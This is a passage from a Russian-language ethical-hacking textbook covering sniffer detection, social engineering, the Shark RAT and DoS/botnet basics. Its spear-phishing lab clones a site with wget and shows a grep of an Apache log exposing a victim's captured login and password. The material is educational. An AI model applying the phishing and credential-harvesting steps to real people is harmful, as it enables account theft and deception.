
- Telnet
- Простой сетевой протокол (SNMP)
- Протокол передачи сетевых новостей (NNTP)
- Почтовый протокол (POP)
- Протокол передачи гипертекста (HTTP)
- Протокол передачи файлов (FTP)
- Протокол доступа к сообщениям в Интернете (IMAP)

Электронное наблюдение

Есть приложения для сниффинга в качестве легального инструмента. Электронное наблюдение, с разрешения судебного административного приказа использует прослушивание телефонных разговоров для сбора данных, используя поставщика услуг цели, например. Посреднические устройства для обработки и использования инструментов включают Wireshark и Tcpdump.

Как обнаружить сниффинг?

Сниффер не оставляет следов, так как не передает данные. Иногда машина, которая занимается сниффингом, находится в неразборчивом режиме. Неразборчивый режим позволяет сетевому устройству перехватывать и читать каждый сетевой пакет. Вы можете запустить arpwatch, чтобы увидеть, есть ли какие-либо измененные MAC-адреса, и запущены ли сетевые инструменты для мониторинга сети на наличие странных пакетов. См. Рисунок ниже.



Есть несколько методов, которые можно использовать для обнаружения сниффинга. Обзор каждого метода для получения подробной информации.

- **Метод Ping**: Исследователь, использующий метод Ping, изменяет MAC-адрес, адрес подозрительного компьютера в таблице маршрутов, а затем отправляет эхо-запрос с IP-адресом и измененным MAC-адресом. Система с сниффером отвечает на этот пинг.
- **Метод ARP**: система, которая отвечает на нешироковещательный IP-адрес.

- **Метод исходного маршрута**: в свободном исходном маршруте указан IP-адрес системы, через который проходят пакеты, чтобы достичь машины назначения. Если машина с IP-адресом в маршруте со свободным источником выходит из строя, пакет не может добраться до пункта назначения. Если исследователь отключает один из компьютеров в пределах пути, и пакеты все еще достигают пункта назначения, это скорее всего означает, что на целевом компьютере запущен сниффер.
- **Метод-приманка**: метод-приманка использует сервер-приманку с фиктивными учетными данными записи пользователей, и клиента со сценарием для подключения к серверу. С системы обнаружения вторжений (IDS), исследователь может видеть, когда злоумышленник пытается войти в систему.
- **Метод обратного DNS**: некоторые снифферы выполняют обратный поиск DNS для определения доменного имени, связанное с конкретным IP-адресом компьютера, выполняющим обратный поиск DNS, и отвечающим на пинг, который распознает его как сниффер.
- **Метод задержки**: с помощью метода задержки исследователь вычисляет время отклика эхо-запросов, чтобы определить, какая система обладает избыточной нагрузкой. Компьютер, на котором запущен сниффер, имеет время отклика и зависит от более высокой нагрузки.


Wget

Злоумышленник часто копирует веб-сайт жертвы и использует его позже, когда выполняет целевые фишинговые атаки. Если человек заходит на один и тот же сайт каждый день, этот пользователь с меньшей вероятностью внимательно изучит URL-адрес. Wget — это один из инструментов,

который можно использовать для копирования веб-сайта (рисунок ниже).

Атака Spearfish

Скопированный веб-сайт существует на машине злоумышленника. Злоумышленник теперь использует целевой фишинг, чтобы заставить внутреннего пользователя перейти на сайт и ввести свои данные для входа.
В этом упражнении Вы попытаетесь атаковать методом spearfish, и убедить жертву заходить на скопированный веб-сайт с компьютера злоумышленника, а не с компьютера пользователя. Вы также будете использовать браузер жертвы, когда она подключается к Вашей атакующей машине. См. Рисунок ниже.



Просмотр учетных данных

Теперь у Вас есть имя пользователя и пароль жертвы. Если Вы проверите это имя пользователя и пароль на машине злоумышленника, Вы получите: «страница не может быть отображена». Важно знать, какой будет ответ, и это связано с тем, что данная информация может быть использована при дальнейшем общении с жертвой, во время последующих целевых фишинговых атак. См. рисунки ниже.


```
root@bt:~# cat /var/log/apache2/access.log | grep rmiller
216.1.1.1 - - [08/Jan/2013:21:58:56 -0500] "GET /admin/login.asp?username=rmiller&password=PACERS123
HTTP/1.1" 404 506 "http://216.6.1.100/" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)"
```

Социальная инженерия

Социальная инженерия использует свой «дар болтливости», чтобы заставить другого человека ослабить бдительность, так сказать, чтобы он разгласил информацию, которая обычно не разглашается или предпринимать действия, которые производить не нормально.
Социальная инженерия играет на желании большинства людей быть полезными. Сколько организаций Вы знаете, которые делают акцент на обслуживании клиентов? Полученная информация иногда может быть использована непосредственно в атаке, но в большинстве случаев она используется косвенно, как часть более сложной схемы.


Социальная инженерия может подразделяться на две категории. Первая: человек - основа, и вторая основывается на

компьютере. Существует шесть видов человеческого поведения, которые являются положительными ответами на социальную инженерию:

1. **Взаимность**: будучи вынужденным действовать, когда человеку что-то дают, например, покупка продукта после получения бесплатного образца.
2. **Последовательность**: модели поведения одинаковы, что может произойти, когда, например, Вы задаете вопрос и ждете, пока кто-нибудь заполнит паузу.
3. **Социальная проверка**: делать то, что делают все остальные. Пример - если Вы посмотрите вверх на людной улице, другие тоже посмотрят вверх.
4. **Нравится**: Склонность говорить «да» тем, кто нам нравится, или тем, кто привлекателен. Модели используются в рекламе для привлечения внимания.
5. **Власть**: прислушиваться к советам тех, кто наделен властью, например, реклама, в которой говорится, что 4 из 5 врачей согласны.
6. **Дефицит**: чем его меньше, тем привлекательнее он становится, как популярные игрушки на Рождество.

Цикл социальной инженерии


Цикл социальной инженерии состоит из четырех отдельных фаз: сбор информации, развитие отношений, использование отношений и исполнение для достижения цели. См. рис. ниже.



Техники

Человеческая социальная инженерия включает в себя взаимодействие между людьми и такие действия, как выдача себя за другое лицо, подслушивание, подглядывание через плечо, обследование мусорных контейнеров, стороннюю авторизацию и совмещение. Например, злоумышленник может выдать себя за сотрудника и стать ложной личностью. Злоумышленник может даже сделать еще один шаг вперед, приняв личность важного сотрудника, например,

директора или члена высшего управления. Злоумышленник также может выдавать себя за сотрудника службы технической поддержки.
Злоумышленники выдают себя за агентов, уполномоченных авторитетных лиц, для получения информации от их имени.



Компьютерная социальная инженерия


Компьютерная социальная инженерия зависит от программного обеспечения, для выполнения целенаправленного действия. Например, троянский конь - это вредоносное ПО, которое выглядит как нормальная, рабочая программа, но на самом деле внутри спрятан вирус. А бэкдор может использоваться для обхода обычных методов аутентификации на системе.


Ниже перечислены несколько других методов, которые могут использовать злоумышленники для запуска компьютерных атак социальной инженерии. Требуется только один недовольный сотрудник, чтобы отомстить организации, скомпрометировав компьютерную систему.

- Всплывающие окна
- Почтовые вложения
- Веб-сайты
- Мгновенный мессенджер
- Внутренняя атака

Shark

Полезная нагрузка вредоносного инструмента удаленного администрирования Shark закодирована с помощью IP-адреса, адреса и порта прослушивания атакующей машины. Злоумышленник использует украденные учетные данные для сопоставления межпроцессного внутреннего ресурса жертвы. Затем злоумышленник использует psexec для выполнения вредоносной полезной нагрузки на удаленной системе компьютера. Это делается с учетными данными другого пользователя, что может привлечь внимание на этого человека, если сетевой трафик проверяется.





Рекомендации по профилактике

Организация может предпринять несколько шагов для предотвращения внутренней угрозы. Разделение обязанностей между различными сотрудниками, чтобы ни один сотрудник не имел контроль к критическим данным — это важная часть в аутсорсе обязанностей. Похожая концепция заключается в использовании обязанностей разных сотрудников в разное время. Политики контроля доступа также должны быть реализованы на всей организации, для ограничения несанкционированного доступа. Регистрация и аудит доступа являются превентивными мерами и установлением правовой политики и архивированием важных данных также помогут организации.

Общие меры защиты

Эффективная защита требует планирования со стороны руководства.

1. Руководству следует разработать набор целей безопасности и назначить сотрудников к этим целям.
2. Компания должна проводить оценку управления рисками.
3. Внедрение средств защиты, в рамках политики безопасности компании существенное. Сотрудники должны быть осведомлены о том, как обращаться с угрозами социальной инженерии, с помощью политик и осведомленности о безопасности.

Контрмеры

Конкретные контрмеры, которые организация может реализовать, включают: обучение, политику паролей, руководство по эксплуатации, физическую безопасность политики, классификацию информации, прав доступа,

предысторию проверки, систему реагирования на инциденты, политику и процедуру. Пользователи должны уметь распознавать, какую информацию может использовать социальный инженер.

Резюме

В этой главе Вы изучили снифферы и социальную инженерию. Вы понимаете как злоумышленники используют сниффинг для кражи паролей, электронных писем и файлов из организаций и частных лиц. Вы также можете описать два типа социальных инженерно-технических приемов, и контрмеры для защиты организаций и лиц от нападения.

7. Отказ в обслуживании

Примеры атак типа «отказ в обслуживании» (DoS) включают заполнение идентифицированной системы большим объемом трафика, и переполнением службы значительным количеством событий, чем она может обработать, или сбой стека TCP/IP из-за отправки поврежденных пакетов. В этой главе Вы научитесь распознавать и исследовать симптомы DoS-атаки и получать информацию о том, как распознать методы обнаружения и стратегии противодействия данного типа атак.

К концу этой главы Вы сможете

1. Определять характеристики DoS-атаки.
2. Анализировать симптомы DoS-атаки.
3. Распознавать техники DoS-атак.
4. Определить методы обнаружения и стратегии контрмер.

Атака отказа в обслуживании

Целью атаки типа «отказ в обслуживании» является не получение несанкционированного доступа к системе, а предотвращение доступа законного пользователя к этому ресурсу. DoS-атака может вызвать такие проблемы, как потребление ресурсов, изменение сетевых компонентов, потребление полосы пропускания, и уничтожение программ и файлов.

Типы атак
Выделяются несколько типов атак типа «отказ в обслуживании».
- **Атака Smurf** - это когда злоумышленник отправляет дополнительный ICMP-трафик на IP-адрес, и широковещательные адреса с поддельным исходным IP-адресом жертвы.
- **Атака переполнения буфера** отправляет избыточные данные в приложение, чтобы закрыть приложение и привести к сбою системы.
- **Атака ping of death** отправляет ICMP-пакет, размер которого больше, чем 65 536 байт.
- **Атака teardrop** манипулирует значением фрагментов, чтобы они перекрывались, вызывая у принимающей системы проблемы с повторной сборкой пакетов, что приводит к сбою, зависанию или перезагрузке.
- **Атака SYN Flood** использует трехстороннее рукопожатие TCP, никогда не отвечая на ответ сервера.

При скоординированной атаке на одну цель, атака распределенного отказа в обслуживании (DdoS), использует несколько скомпрометированных систем.

Ботнеты

Бот - это программное приложение, которое выполняет автоматизированные задачи и может быть использовано для доброкачественного сбора данных, интеллектуального анализа данных или для координации атаки отказа в обслуживании. Сеть ботов называется ботнетом. Ботнет может использоваться для выполнения всех перечисленных здесь задач:

- Распределенный отказ в обслуживании
- Спам
- Анализ трафика
- Атака на чат-сети IRC
- Установка рекламных дополнений
- Кейлоггинг
- Управление онлайн-опросами и играми
- Кража личных данных

Проведение DdoS-атаки

Основная цель DDoS-атаки - получение административного доступа к некоторому количеству компьютеров, чтобы превратить их в зомби. Зомби просыпаются по сигналу, активируя их с определенными данными. Использование зомби также затрудняет отслеживание первоначального злоумышленника. Злоумышленник создает
вирус для отправки пакетов ping к цели. Они заражают большое количество компьютеров с этим вирусом для создания зомби, а затем запускают зомби, чтобы начать атаку.

